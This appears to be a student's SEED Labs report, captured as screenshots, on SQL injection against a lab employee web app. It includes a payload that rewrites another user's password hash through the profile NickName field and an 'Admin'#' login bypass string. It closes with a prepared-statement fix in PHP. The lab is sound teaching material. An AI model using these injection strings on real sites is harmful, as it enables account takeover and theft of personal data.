
```
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email
 | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |
 |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |             |         |
 |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |
 |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |
 |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |
 |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |
 |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
6 rows in set (0.00 sec)

mysql>
```

Figure 12 Before Attack password hash of BOBY in Database




```
[03/16/22]seed@VM:~/.../Code$ ls
css      index.html  seed_logo.png             unsafe_edit_frontend.php
defense  logoff.php  unsafe_edit_backend.php  unsafe_home.php
[03/16/22]seed@VM:~/.../Code$ cat unsafe_edit_backend.php | grep sha
    $hashed_pwd = sha1($input_pwd);
[03/16/22]seed@VM:~/.../Code$
```

Figure 13 New Password



```
[03/16/22]seed@VM:~/.../Labsetup$ ls
docker-compose.yml  image_www   pass.txt  task2.3  task3.3_sql_injection
image_mysql         mysql_data  task2.2   task3.3
[03/16/22]seed@VM:~/.../Labsetup$ echo -n "alicewashere" > pass.txt
[03/16/22]seed@VM:~/.../Labsetup$ echo -n "alicewashere" | sha1sum
b011cf570f9a07454fa3ce8f395b2500b71164cd  -
[03/16/22]seed@VM:~/.../Labsetup$ 
```


Figure 14 Setting new password and saving it's SHA1 sum hash Saving new password's sha1 sum



Alice's Profile Edit

NickName	',Password='b011cf570f9a07
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

Figure 15   Performing the attack on Alice's profile for Boby Attack Query -> ',Password='<sha1sum>' WHERE eid=20000#



Would you like Firefox to save this login for seed-server.com?


Boby

seedboby

[✓] Show password

vide does not exist.

Figure 16 Boby Original Login


Would you like Firefox to save this login for seed-server.com?

Boby

alicewashere

Show password

Key	Value
Employee ID	20000
Salary	30000
Birth	4/20
SSN	10213352
NickName	
Email	
Address	


Figure 17 New password, successfull injection, alicewashere

3.4 Task 4: Countermeasure – Prepared Statement

Modifying the unsafe.php file, to separate code and data, defeating SQL Injection.


the SQL statement with user-provided data, we need to send the data to the database, which will bind them to those placeholders. This is done through the mysqli::bind_param()

Once the data are bound, we can run the completed SQL statement using the mysqli::execute() API. To get the query results, we can use the mysqli::bind_result() API, to bind the columns in the result to variables, so when mysqli::stmt_fetch() is called data for the bound columns are placed into the specified variables.



```
  GNU nano 4.8                    unsafe.php                           Modified
// do the query
/*$result = $conn->query("SELECT id, name, eid, salary, ssn
                        FROM credential
                        WHERE name= '$input_uname' and Password= '$hashed_pwd'");
*/
$stmt = $conn->prepare("SELECT id, name, eid, salary, ssn
                        FROM credential
                        WHERE name= ? and Password = ? ");
$stmt->bind_param("ss", $input_uname, $hashed_pwd);
$stmt->execute();
$stmt->bind_result($id, $name, $eid,$salary,$ssn);
$stmt->fetch();

/*
if ($result->num_rows > 0) {
  // only take the first row
  $firstrow = $result->fetch_assoc();
```

Figure 18 modify the SQL query in unsafe.php using the prepared statement, so the program can defeat SQL



www.seed-server.com/defense/getinfo.php?username=Admin'%23&Password=
80%
SEED LABS


Information returned from the database

- ID:
- Name:
- EID:
- Salary:
- Social Security Number:

Figure 16 For the Admin'# query

For “Admin’#” SQL Query nothing is returned from the Database. Thus, failing SQL Injection.

Using prepared statements, trusted code is sent via a code channel , while the untrusted user-provided data are sent via a data channel. Therefore, the database clearly knows the boundary between code and data. When it gets data from the data channel, it will not parse the data. Even though an attacker can hide code in data, the code will never be treated as code, so it will never be executed.



www.seed-server.com/defense/getinfo.php?username=Admin&Password=seedad

Would you like Firefox to save this login for seed-server.com?

Admin

seedadmin

Show password


Don't Save

Save

Infor

- ID: 6
- Nam
- EID:
- Sala
- Social Security Number: **43254314**

Figure 17 Correct ID, Password



www.seed-server.com/defense/getinfo.php?username=Admin&Password=seedadmin

Information returned from the database

- ID: **6**
- Name: **Admin**
- EID: **99999**
- Salary: **400000**
- Social Security Number: **43254314**

Figure 18 Only User information is returned